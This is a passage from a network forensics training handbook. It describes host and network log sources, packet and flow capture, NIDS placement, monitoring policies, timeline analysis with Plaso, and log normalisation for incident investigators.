Linux security systems like SELinux³², GRSecurity³³ or others may make use of *auditd* or use their own log format, depending on the implementation.

Unlike *syslog*, the configuration about what should be logged by *auditd* is kept in a central location and has to be developed locally as it usually does not come with the operating system or application.

Advantages:

- With regards to the audit configuration, system administrators and investigators do not have to rely on what the developers thought of as useful.
- The audit subsystem generates an audit-id (*auid*) when a user logs in and stays with the created processes, even when the user assumes other user ids through *sudo* or *su*. This helps in keeping track of user activities through a session even if the user id is changed through *su* or *sudo*.

Disadvantages:

- Since the configuration does not come with the system, but has to be developed and deployed on-site, this may result to a longer deployment time.
- Finding the right amount of audit data is difficult, it is easy to configure too much audit messages which will in turn hurt system performance and consume disk space, like logging every instance of the `open(2)` system call to track all file access. Even if only a small set of calls is audited, performance may be hurt if the number of rules becomes too high.
- As the events to be logged are of relatively low level, additional work is needed to assemble the various pieces of information to meaningful higher-level messages. In practice, *auditd* is only configured if some regulation requires this.
- By default, *auditd* logs cannot be forwarded. Being text files however, they can be copied or downloaded by other means. There is a dispatcher program³⁴, that will locally forward audit messages to various sockets or files from where additional plugins can forward, but this is carried out through plain text TCP connection or syslog.

³² https://selinuxproject.org/page/Main_Page

³³ <https://grsecurity.net/>

³⁴ *Audispd*, <http://man7.org/linux/man-pages/man8/audispd.8.html>

2.1.1.4 Alerts from HIDS

HIDS can detect intrusions by searching for signatures of malicious software, examples being anti-virus scanners, or look for anomalies, such as changes in configurations or system files. The detection even extends to scanning of memory for signs of intrusion, such as manipulated kernel data structures or the analysis of logs while they are generated on the system. *Samhain*³⁵ is an example of a HIDS that scans for changed files and kernel data structures, while *OSSEC*³⁶ can scan in the operating system logs.

The methods to log the detected events by and IDS vary with the concrete systems, some use *syslog* others use standards like IDMEF³⁷ or proprietary formats. Coverage of IDMEF or other formats will vary, depending on the tools used for analysis.

Advantages:

- HIDS has knowledge about the internals of the monitored hosts, unlike NIDS. For example, a NIDS can spot malicious network traffic originating on a host, but it cannot tell which process or user is responsible for it while a HIDS with access to the systems internal data structures potentially can. A HIDS can be valuable not only by detecting an intrusion but also by aiding in analysing an attack, especially if it uses anomaly detection for system files and data structures.

Disadvantages:

- HIDS faces the problem of false positives and false negatives, i.e. either reporting an intrusion when there is none or not reporting an intrusion while there is one. The challenge in operating a HIDS is fine-tuning them to an acceptable level of false positive and false negative messages while keeping an acceptable system performance.
- The necessary work to configure HIDS needs to be figured into the operating costs. Commercial IDS will need an initial investment and keeping the signature or anomaly database up-to-date may incur additional operating costs, if a commercial feed is chosen.
- For hypervisors or systems with strong process separation, it may not be possible for a HIDS monitor to look into separate compartments. This would make deployment on a hypervisor host impossible. Care has to be taken when selecting these architectures if HIDS should be used. Also, the HIDS may not support an architecture out-of-the-box.

2.1.1.5 Wtmp(x)

Unix-like operating systems use the files *wtmp*, *utmp* and *btmp* to keep track of logins and logouts. The files are usually kept in `/var/log/`. Documentation of the file format is in the corresponding manual pages but has not been standardized across different Unix flavours in its original form, with the extended format (denoted by the "x" suffix) as developed by Sun Microsystems, being part of the POSIX specification. Which file format and file naming convention (with or without "x") is used, depends on the Unix variant.

The role of each file is as follows:

- **utmp(x)** keeps a record of each logged in user as well as the system boot time and status.

³⁵ <http://www.la-samhna.de/>

³⁶ <https://ossec.github.io/>

³⁷ Debar et al. (2007): RFC 4765, <https://www.ietf.org/rfc/rfc4765.txt>

- `wtmp(x)` keeps a history of successful logins for all users.
- `btmp(x)` is a record of all failed login attempts.

Disadvantages:

- As with other Unix log facilities, the files are not secured and can be manipulated by an adversary with root privileges. Tools to manipulate the binary file format to conceal activities exist in public repositories³⁸.

2.1.1.6 EventLog

Microsoft uses its own logging framework with its Windows NT family of operating systems. With Windows Vista, this framework has been revised and expanded, so that there are essentially two standards, only the later will be discussed here.

- the older (Windows NT 3.5 until Windows XP/Server 2003) *Windows Event Logging* API with a binary file format
- and the newer (since Windows Vista/Server 2008) *Windows Event Log* with an XML-based file format.

Event Log is based upon a structured message format and an API which includes functions for *event consumers*, like the *Windows Event Viewer* program and functions for *event producers*, called the EWT API, which is used by both kernel and user space, programs to log events. Events are first written into a kernel ring buffer and later consumed through a push or pull subscription, depending on the needs of the consumer. The on-disk structure is BXML, a serialisation of XML, which is faster to parse and more space efficient, as redundancy is removed from the data structures.

The *event collector service* in Windows logs events produced through EWT to disk, the files have the ending `.evtx` and are stored in the file system³⁹. Windows Vista defines about 50 files for different purposes, among them `System.evtx`, `Application.evtx`, and `Security.evtx`, which correspond to the older *Event Logging* files of the same name. For the general structure, see the following listing:

```
<Events>
  <Event>
    <System> ... </System>
    <EventData> ... </EventData>
  </Event>
  <Event>
    <System> ... </System>
    <UserData> ... </UserData>
  </Event>
  <Event>
    ...
  </Event>
</Events>
```

From Schuster (2007): “The `Events` element spans the whole file. It acts as a container for the `Event` elements. Each of them provides the information about a single event. Every `Event` starts with a `System` element, which is filled in by the Windows event logging subsystem and contains a basic set of information like a timestamp, the Event ID number and the subsystem the event message originated from. One out of

³⁸ <https://packetstormsecurity.com/UNIX/penetration/log-wipers/>

³⁹ `%SYSTEMROOT%\system32\winevt\Logs\`

the `EventData`, `UserData`, `BinaryEventData`, `DebugData` or `ProcessingErrorData` structures may follow the `System` container. Of them `EventData` is the element most frequently used.”

What is logged in Windows is controlled through the Audit settings, a two-stage process. First, the administrator has to configure general audit settings in the management console. Second, access to objects like files or registry keys need to be fine-controlled through System ACLs (SACLs), where auditing can be configured for specific operations, users, or groups. Unlike Linux auditing, the audit rules in Windows are thus not kept in a central space but are distributed throughout the systems objects.

Forwarding of Event Logs can be either push ("source initiated") or pull ("collector initiated"). The network protocol will be HTTPS. Alternatively, a forwarding agent on the host can import Event Logs and the log message can be translated into an open format, i.e. syslog, with implementations like snare⁴⁰ or rsyslog⁴¹ to give two examples.

Disadvantages:

- The event records in the file do not store the full strings of the messages, these are taken from separate DLLs that change with Windows versions or even with application updates, if the application supplies its own event log DLL. This allows for language independent storage of event logs, but it makes normalization of event logs more difficult, as the event structure (i.e. the field layout) can change between Windows versions. The proper DLLs must be supplied as supporting information with the event log. Paths of the DLLs are stored in the Windows registry⁴².
- Usernames are likewise not stored in the event log file; the event log stores the SID. If a mapping of SIDs back to user or group names is desired, the corresponding information must be supplied.
- Event logs are somewhat protected against tampering as the event log files are locked for writing by the OS kernel (SYSTEM user). However, the files can be manipulated (i.e. being deleted or overwritten) through the Windows log API. When not locked by the kernel, the files can be manipulated just like any other file, they are neither integrity protected nor encrypted (except for full disk encryption like BitLocker, when deployed).

2.1.2 Network-based sources

Network traffic data can be a valuable source of information about potential security issues. In successful attacks, where the attacker can manipulate the compromised host in such a way, that the host is not logging any useful information or even logging false information, network data may be the only evidence left. It can also give information about preparatory activities of attackers, such as port scans or unsuccessful attacks.

From a security standpoint, most information could be gained if all traffic is captured and stored. This is not only impossible, as storage space is limited, but also illegal in most jurisdictions. Besides, logging encrypted traffic does not yield much useful information, unless the decryption keys can somehow be obtained, which will be difficult, or probably illegal⁴³. This can be an issue when an organisation breaks up TLS/SSL encrypted traffic at the network boundary where essentially, a Man-in-the-Middle approach is conducted by the proxy/firewall with the CA certificate being installed on the organisation's client devices. Such undertakings

⁴⁰ <https://www.snareolutions.com/products/snare-agents/>

⁴¹ <http://www.rsyslog.com/windows-agent/>

⁴² `HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\`

⁴³ Attackers would not follow rules on key escrow anyway.

would probably require information of the employees or even consent, in whatever form necessitated by the local laws.

Therefore, a way to log network traffic efficiently must be found. One way is keeping only traffic metadata, i.e. only the communication circumstances, like who communicated with whom and when. This will considerably reduce log size and with special hardware probes, performance issues can be avoided.

However, during incident response, a full capture of suspicious traffic may be needed and thus, there should be provisions so that on-demand capturing of traffic can be carried out.

2.1.2.1 Packet captures

Data from the upper protocol layers may be highly useful in resolving an incident, as it contains many items of interest to the investigators, including URLs, exploit payloads, usernames and passwords used to login, etc.

The technique of packet capturing is present in most operating systems in form of the tcpdump or Wireshark tools mentioned in section 1.5. These programs work well enough for TCP/IP protocols, including IPv6 and the underlying layer 2 headers, as long as standard layer 2 protocols like Ethernet, ATM, etc. are concerned. They also work well with wireless protocols, like WiFi, Bluetooth, or Zigbee, but special drivers and/or network adapters may be needed.

If packet captures are taken, several points should be considered:

- Where should data be captured? The best points of capture are those where network segments are coupled, such as switches, routers or gateways, even firewalls. This would allow monitoring of multiple network connections. If some sort of protocol translation is used, these devices would already have software to read the protocols in question, which could probably expand to include a capturing and logging facility. Section 2 from Sanders (2011) gives a flowchart for selecting the packet capturing method.
- When being in the position to design the network architecture with later packet capturing as an option, one would choose the switch mirroring port with a dedicated capturing device. Access to the capturing device/process must be secured and monitored, to prevent abuse or disabling by attackers. Such a capturing device would also be a good place to position a NIDS, if so desired.




Figure 2-1. Tap selection workflow

- **What format to store the capture?** Most common is the Berkeley packet capture format, known by its short name *pcap*. The advantage of this format is that almost every capturing device and analyser supports it. It is also complete, as all information from layer 2 and up is captured.
- On the downside, the format is not compressed; *pcap* files can be larger than 2 gibbytes (GiB) if the underlying file system supports this. The file format has neither integrity protection nor encryption, although the file may be encrypted, and integrity protected with additional programs like *gpg*⁴⁴ or *openssl*⁴⁵.
- **How to transfer the data?** Since *pcap* data files can be treated just like ordinary files, any secure file transfer program will do, for example *ssh*.

To summarise, packet captures should be taken to achieve a specific investigation objective and not as a broad measure, as legal and space constraints will prohibit this.

2.1.2.2 Network flows: NetFlow and IPFIX

Analysis of traffic metadata can yield valuable information for network forensics as well as intrusion detection. Network flow data is a form of collecting data about network traffic, first implemented by CISCO Systems as *NetFlow*⁴⁶, originally for accounting purposes. It differs from packet capture, such as with

⁴⁴ <https://www.gnupg.org/>

⁴⁵ <https://www.openssl.org/>

⁴⁶ NetFlow v9 is described in an informational RFC 3954.

tcpdump, in that it summarises communications between sources and destinations on a network. IPFIX is an IETF standard⁴⁷ that is derived from version 9 of CISCOs' *NetFlow*.

All traffic is matched to several keys, among them source and destination IP-address, the transport protocol, source and destination port number, the (IP) type of service and the interface on which the traffic was entering the device. A selection of these keys is called a flow label. The statistics for traffic matching such a flow label, such as the number of bytes and packets, is called a flow record. A flow record is closed, when the communication ends, like at the end of a TCP session, or when a time interval expires for UDP.

Network traffic is observed at point in the network called a *probe*. The IPFIX standard further sub-divides this into the *metering* of the traffic and the actual *exporter*. One exporter can export flow records from multiple metering points. The flow records are exported to a *collector* that stores and/or forwards the records.

When dealing with NetFlows, one must distinguish between the network protocol used for the export and the on-disk storage format. The former is standardised (NetFlow v9, IPFIX) while the latter is not, meaning that each tool uses its own format.

Probes (or *metering points* in IPFIX) are typically positioned in the network at points that are used to monitor or channel traffic, like switches, routers, firewalls, IDS, etc. Dedicated hardware probes to monitor high-speed (100 Gigabit and up) network traffic links can be purchased. Pure software probes are also available like *softflowd*⁴⁸, and there is module for the Linux iptables framework⁴⁹ enabling NetFlow export.

Network Flows can be sampled, i.e. not all traffic is evaluated but only every n-th packet, with n being anywhere from 100 to 1,000,000. Obviously, higher sample rates will ease the processing burden on the side of the exporter as well as reduce the amount of network traffic sent to the collector and correspondingly the amount of storage needed for the records.

If Network Flows are used to gain a general picture of what is going on in a network, this has no impact, as the sampling is done statistically. However, when Network Flows are used for intrusion detection or network forensics, missing a significant number of packets or whole flows may mean that entire activities of the adversary, such as a scan or an exploit, will not be noticed. Detection of DDoS attacks are an exception to this rule as they will usually generate enough packets to be noted even with high sampling rates.

Analysing the flow data requires software that either works as a collector itself or reads the stored flow records from disk. Open Source analysis packages include *nfdump/nfsen*⁵⁰ and the *SiLK*⁵¹ suite, not forgetting *Argus* below.

Flow records never contain packet payload data, which makes them much smaller than the original traffic. This avoids some, but not all problems associated with packet capturing regarding privacy protection and wiretapping. Probes can also aggregate traffic from multiple sources or destinations into one flow record, in order to reduce the data volume further or to meet requirements for anonymization. Together, this makes network flow data well suited for long-term storage and analysis.

⁴⁷ IPFIX encompasses several RFCs: 3917, zyppe5103, and 7011—7015.

⁴⁸ <https://github.com/irino/softflowd>

⁴⁹ *IPT_NETFLOW*, <https://sourceforge.net/projects/ipt-netflow/>

⁵⁰ <http://ndump.sourceforge.net/>, <http://nfsen.sourceforge.net/>

⁵¹ <https://tools.netsa.cert.org/silk/index.html>

2.1.2.3 Network flows: Argus

As has been laid down in a previous chapter, Argus is another tool to collect flow data. There are, however, several differences between Argus and NetFlow that should be summarised here. The network protocol and storage formats are different. However, the ra-tools from the argus-clients package natively understand NetFlow protocol records.

Flow records in Argus are bi-directional, while NetFlow and IPFIX flow records are unidirectional, one record for each side of a communication, i.e. source to destination and destination to source. Bi-directional flow information does somewhat ease the analysis task, but from a forensic outlook, there is nothing that could not be undertaken with unidirectional flows.

Argus uses more data to build flow labels than NetFlow/IPFIX. It can include layer 2 information, such as MAC addresses and VLAN ids. Higher level information includes MPLS labels, TCP flags, and TCP window sizes. Argus can be configured to capture a number of bytes from the higher protocol layers, making Argus an in-between a flow capturing and a full packet capturing tool.

With the argus-clients, flows can be evaluated in a number of ways, including more elaborate statistics such as packet loss rate, jitter, retransmissions, etc. The *ralabel* program can be used to add user defined labels can be attached to flows, like geo-information, DNS lookups, etc.

2.1.2.4 NIDS/NIPS

The advantage of a NIDS is that it can monitor a whole network segment. In switched networks, this will require access to a mirror port. The placement of NIDS, which need access to the raw network data packet stream follows the same rules as for packet capturing devices outlined in chapter 1.

Like HIDS, NIDS can be signature-based, like *Snort*⁵² or offer anomaly-based detections, like *Bro*⁵³ or *Suricata*⁵⁴. They exhibit false positive/false negative problems like HIDS and similar cost-efficiency issues.

The drawback of NIDS is that they can be evaded by encryption or obfuscation techniques or overwhelmed by excessive network traffic or even network traffic specifically designed to trigger vulnerabilities or high CPU usage, a form of denial-of-service attack against NIDS.

An anomaly-based NIDS could be used to automate the task of detecting unusual network traffic patterns. If placed together with a packet-capturing probe, it could automate the task of capturing suspicious network traffic for later analysis by ground personnel. Like *Argus*, a NIDS can be used later in the forensic investigation process to analyse packet dumps.

Care must be taken with the rules for NIDS. If the adversary knows (or can guess) the NIDS rules and these rules will block (also) legitimate traffic, the potential for a Denial of Service attack exists, as the adversary can (repeatedly) spoof traffic to trigger blocking rules. If such rules are used, its impacts on the network operations should be understood and communicated.

⁵² <https://www.snort.org/>

⁵³ <https://www.bro.org/>

⁵⁴ <https://suricata-ids.org/>

2.1.2.5 Application specific data

Applications may implement their own logging scheme, independent of syslog or EventLog frameworks. Not much can be said here, except that investigators have to evaluate the usefulness of the data for the investigation on an individual case basis.

2.2 Prerequisites to enable suitable network forensics

Traffic on a network will include all kinds of items of interest that will likely distract investigators from the key issues, keeping the network secure (as administrators) or answer the case questions (as investigators). To focus on these, a more formal approach should be taken. First, a policy on how monitoring will take place has to be developed, followed by what will be monitored (the targets) and what additional data sources besides logs, flow- and packet capture data will be needed.

2.2.1 Monitoring policy

The monitoring policy is the general decision about what kind of events should be monitored. The following approaches can be taken: Ghorbani et al. (2010, chapter 2) and Fry and Nystrom (2009, chapter 2):

- **Blacklist monitoring** – also called misuse detection or enumerate evil. The approach is to write down all threatening events and document preparations to detect and address them. This policy looks straightforward and can be effective under the following conditions:
 - *Signs of malicious activities can be reliably and accurately identified.* Accurate identification is a necessity, as otherwise the monitoring staff would have to look into every alert to remove the false positives. Identification means that malicious activity cannot be easily obscured from monitoring. For example, malware writers typically use code obfuscation to avoid detection by AV scanners.
 - *The number of items on the blacklist has to be relatively small,* otherwise the screening process may take too long, and/or the list cannot be kept up-to-date and reliable (or only with high costs).
- **Anomaly (whitelist) monitoring** – This approach is the opposite of the above approach, i.e. when drawing up the policy, the known good behaviour on the network is written down and the monitoring looks for deviations from that norm, thus the name. Accordingly, the criteria are (almost) the opposite of blacklist monitoring:
 - *The list of acceptable criteria is relatively small,* i.e. the traffic patterns on the network to be monitored can be set out clearly (see below). In an academic environment for example, it will be impossible to catalogue all accepted communications and keep this list up-to-date.
 - *The (white) list can be kept up-to-date.* This is needed as traffic patterns in a network are going to change. If the frequency of changes becomes too high to keep up, whitelist monitoring becomes unreliable.

To monitor accurately, the known good activity has first to be determined. This is carried out in a learning phase where the network is observed for some time to build a statistical model of the good network traffic, called a baseline. Sustained statistical deviations from that baseline are triggers to analyse the traffic further and produce an alert for a network security analyst.

- **Policy (specification) monitoring** – This is also a whitelist approach, but unlike policy monitoring, one does not use a statistical model learnt from observation of network traffic but derives a set of criteria (the whitelist) from the policies hopefully in place already. For example, an incoming network connection for a backup is only considered “good” if it comes from internal IP-addresses, is authenticated to be the backup user, happens only at a certain time of day, and the average packet size is above 1000 bytes. A network is a good candidate for policy monitoring under the following condition:

- *Reasonable control over deployed systems and services.* This is often the case in organisations internal networks, where systems are centrally administered and deployed. Therefore, the used protocols and connection can be kept down to the necessary minimum, which in turn enables monitoring staff to draw up a policy.
- **Hybrid** approaches will often be taken, with different monitoring policies for different parts of the network or in complementing each other. For example, blacklist monitoring could be used on servers reachable from the internet, where the traffic patterns are not under the control of central staff and change frequently. Policy monitoring could be used on high-security parts of the network, where everything is kept under strict checks while anomaly detection might be the method of choice in the rest of the network. Alternatively, anomaly and blacklist monitoring can be combined, with abnormal traffic being submitted to blacklist screening.

2.2.2 Monitoring targets

With a monitoring policy in place, one still has to face the question of prioritisation in case of multiple alerts. Which alerts will have to be processed first, which can be dropped when the process gets overwhelmed with events? To fine-tune the monitoring process, the systems to monitor have to be selected to focus on the critical ones. Nystrom (Fry and Nystrom, 2009, chapter 4) gives a list of approaches how to select the critical systems:

- *Business impact analysis (BIA)* – This approach tries to identify systems critical for the organisations functions. It is typically used in disaster recovery planning. The focus is on the availability of systems.
- *Revenue impact* – This is a refinement of the BIA that concentrates on the systems that earn money for the organisations, such as order entry and fulfilment systems.
- *Expenses impact* – Again a refinement of the BIA, these are systems that have an impact on money the organisation spends, such as payroll and time-keeping systems. They will be especially significant in fraud cases.
- *Legal requirements* – Organisations may incur civil or criminal lawsuits if they do not keep compliant with the laws governing their sectors. In addition, contractual obligations with customers and partners will have to be observed. Systems needed to fulfil this obligations will be given priority in this approach.
- *Sensitivity* – Priority is given to systems that store, access or process sensitive or restricted information. This can be personally identifiable information (PII) or confidential or classified (by government) information.
- *Riskiness* – In practice, not all systems can be kept secure but have to be in operation. The reason can be that the system is certified to a specific hard- and software configuration. Losing this certification would mean that the system will be shut down. Thus, there is a risk of compromise that has to be taken by the organisation. This is often the case in embedded systems used in industrial applications (SCADA).
- *Visibility* – Security breaches can be embarrassing to the organisation, especially if such a breach becomes publicly known, for example a website defacement. Likewise, visiting a compromised system may be damaging to visitors, such as when malware is delivered from this system.

2.2.3 Additional data sources

Besides the data from capturing probes, flow-tools intrusion detection systems and the like there are some data sources that do not give alerts or provide evidence in a narrower sense but are nonetheless needed in a forensic investigation. These sources include, but are not limited to:

- **IP-address information.** The IP-address an investigator sees will not always belong to the same system, as it may be dynamically assigned. Investigators will need access to the logs from DHCP servers correlate. Conversely, a system may appear to have different addresses depending on where in the

network the evidence data comes from. This will often be the case when NAT- or application gateways are involved (cf. 2.4.1).

- Geographical information: Although the internet is not built along national borders, it is sometimes useful to correlate data along countries of origin or destination. Free databases of geo-information exist and are often used during investigations.
- WHOIS information: More important than the geographical origin is the question about the administrative contact for an IP-address. This information is kept in the WHOIS system. Lookups here are the everyday job of investigators⁵⁵.
- Instead of IP-addresses, hostnames may also be used; although it is bad practice to do so in logging (see section 2.4.2). However, DNS names will often need to be dealt with during an investigation, such as in URLs of phishing mails, etc. Thus, investigators need access to name servers and in case of dynamic DNS updates, access to the logs of these servers will be needed. These will often be servers from MS Windows Active Directory, but DHCP-servers or clients themselves will do the dynamic registration, thus their logs will be of importance.

2.3 Timeline analysis

Timestamps have always been a very important artefact of almost every forensic investigation. In many investigations, an alert or event that happened at a particular point in time raises suspicion and leads to the analysis in the first place.

In fact, many if not most investigations start with time-related questions such as:

- "When did that host get infected?"
- "How often did the user access that website?"
- "When did the user last access that particular file?"
- "How long has this suspicious file been in that directory?"
- "When did the intruder get access to our internal network?"
- "How long did it take the intruder to access that server?"
- "How frequently has process xyz failed?"
- "When did we apply the patch that could have prevented the intrusion?"

An investigator will need to have a deep understanding of where to look for timestamps, how to correctly interpret timestamps, how to convert the many different timestamps formats there are, and how to correlate timestamps coming from various sources, different operating systems and multiple time zones.

The most obvious source for timestamps, for example, are the well-known timestamps every file on almost every file system carries. Usually being referred to as **MAC times**⁵⁶ there are subtle yet very important differences with respect to MAC times being used on different file systems and even across different versions of the same operating system. The details being, however, beyond the scope of this training.

⁵⁵ It is worth noting that due to advice given by ICANN on the impact of GDPR on WHOIS data some major issues have surfaced. More information can be found here:

<https://www.icann.org/news/blog/icann-gdpr-and-data-protection-privacy-update>

<https://www.circl.lu/pub/tr-53/>

https://www.first.org/blog/20180412_GDPR_and_WHOIS

⁵⁶ Modification or last written time, Access time, or Change time of a certain file.

Moreover, it is not only MAC times being of importance but there are lots of different other sources for timestamps such as meta-data embedded within files (e.g. last printed), server log files, Windows Event Logs, LastWrite timestamps of MS Windows Registry keys, meta-data from the file system itself, web-browsing and e-mail artefacts, database timestamps, network captures, etc.

This can be taken even further with the concept of 'trusted timestamping', adding extra guarantees that specific information existed or was created at a specific given time. This can even involving placing trust in a Time Stamping Authority (TSA)⁵⁷. Some network appliances allow enabling Trusted Timestamping (TTS) on log file entries but in most situations this will not be the case.

However, despite their importance only in recent years have timestamps become the very powerful analysis artefact they are today. The paradigm of looking at single, or even a few timestamps during an investigation has slowly shifted towards building comprehensive timelines, easily consisting of millions and millions of timestamps built from a large number of sources. Thankfully, there exist freely available open source tools that help the analyst in creating and investigating these timelines.

To summarise, following is a comprehensive – but not complete – list of time-related activities that usually have a major role in many forensic investigations:

- develop context around events or alerts.
- add additional data sources to the investigation.
- see events that occurred "near" other events.
- correlate different traces from multiple sources (even server logs and meta-data!) to one another, e.g.,
 - user receives an e-mail.
 - user's host connects to URL.
 - a file is being downloaded.
 - an office file is being created in the local file system.
 - an office application is being started.
 - a temporary file is being created in the local file system.
 - another URL is being accessed by the host.
 - another file is being downloaded.
 - an executable file is being created in the local file system.
 - an executable file is being started.
 - a Windows Registry key is being created.
 - "suspicious" network traffic shows up in logs.
 - internal systems start behaving "weird" (lateral movement).
- detect times of high system activity.
- detect events at "unusual" times (outliers).
- allows to concentrate on few important events (one not always needs "the full picture").
- may detect system clock manipulation.
- may detect log tampering (e.g., through correlating timestamps from different sources).
- differentiate between automated/scripted/system activities and human activities.
- differentiate between regular tasks and least frequent activities on a system (patterns and gaps).
- create human-readable histograms.

⁵⁷ <https://www.incibe-cert.es/en/blog/trusted-timestamping-en>

- convert/interpret timestamps from different sources/different formats/different time zones (daylight savings time?) into a normalized format.
- provide information about deleted data even if the data itself is not recoverable.

Fortunately, there exists a very powerful, yet free and open-source tool, named *Plaso*⁵⁸, which according to its developers "is a tool designed to extract timestamps from various files found on a typical computer system(s) and aggregate them."

One of the many strengths of *Plaso* is the ability for the investigator to have multiple timestamp sources combined into a single timeline. So, with respect to network forensics one cannot only add acquired host images, or USB thumb drives to the timeline, but logs from many different network sources as well (firewall logs, proxy logs, web server logs, mail server logs, packet captures, chat logs, etc.). Furthermore, since *Plaso* has been released under an open-source license, it can very easily be enhanced by, e.g., creating new parsers for new or proprietary log formats.

2.4 Aggregation and correlation of different sources, normalisation of data

Analysis of logs and other incident data in digital forensics means that events will be aggregated to reduce the total number of events, and group "similar" events together before examination. To analyse logs and other data, one has to make sure, that the records are comparable and can be correlated to the information items they contain, such as timestamps, network (IP) addresses, process identifiers, user identifiers, vulnerability identifiers (CVE), etc.

When talking about normalisation, aggregation and correlation, the definitions from Kent and Souppaya (2007, section 3.2) will be used:

"In event aggregation, similar entries are consolidated into a single entry containing a count of the number of occurrences of the event. For example, a thousand entries that each record part of a scan could be aggregated into a single entry that indicates how many hosts were scanned. Aggregation is often performed as logs are originally generated (the generator counts similar related events and periodically writes a log entry containing the count), and it can also be performed as part of log reduction or event correlation processes, which are described below.

Event correlation is finding relationships between two or more log entries. The most common form of event correlation is rule-based correlation, which matches multiple log entries from a single source or multiple sources based on logged values, such as timestamps, IP addresses, and event types. Event correlation can also be performed in other ways, such as using statistical methods or visualisation tools. If correlation is performed through automated methods, generally the result of successful correlation is a new log entry that brings together the pieces of information into a single place. Depending on the nature of that information, the infrastructure might also generate an alert to indicate that the identified event needs further investigation.

In log normalisation, each log data field is converted to a particular data representation and categorized consistently. One of the most common uses of normalisation is storing dates and times in a single format. [...] Normalizing the data makes analysis and reporting much easier when multiple log formats are in use. "

⁵⁸ <https://github.com/log2timeline/plaso>

There are numerous tools for log normalisation and aggregation, two can be given here as examples: Kibana⁵⁹ and Squert⁶⁰. Both can be used from a web browser to view and analyse data, with the data coming from other systems, namely Elasticsearch databases for Kibana, and Squil databases for Squert.




Figure 2-2. Squert GUI

Both tools allow viewing event-data in different forms of display: as curves, charts, graphs, etc. with individual displays combined into dashboards. Data can be correlated with additional sources, such as geolocation information, and so on, a sample display of a *Squert* display is given in Figure 2-2. A full discussion of these tools would be beyond the scope of this document. For an introduction into the use of *Kibana* and *ElasticSearch*, the reader can find more information in ENISA (2103b).

2.4.1 Address normalisation

IP-addresses are often seen as static information, where one IP-address belonging to only one system and changing only after long periods of time. That IP-addresses are globally unique is one of the cornerstones of the original internet design. Both of these assumptions have long been invalidated through the introduction of dynamic host configuration (DHCP) and Network Address Translation (NAT). IP-addresses are only assigned temporarily, so that the same address may belong to different systems over time. In addition, depending on the observation point, the same system may appear to have a different IP address, when NAT comes into play, be it in the form of home-routers, VPN-gateways, firewalls, etc.

Correlation of events by IP-address would be impossible in such environments. To overcome this problem, investigators have to be aware of this fact and get the logs from DHCP servers and NAT gateways so that

⁵⁹ <https://www.elastic.co/products/kibana>

⁶⁰ <http://www.squertproject.org/>

events can later be correlated. In preparation for network forensics, investigators should urge proper retention of this information in their environments.

2.4.2 Name resolution

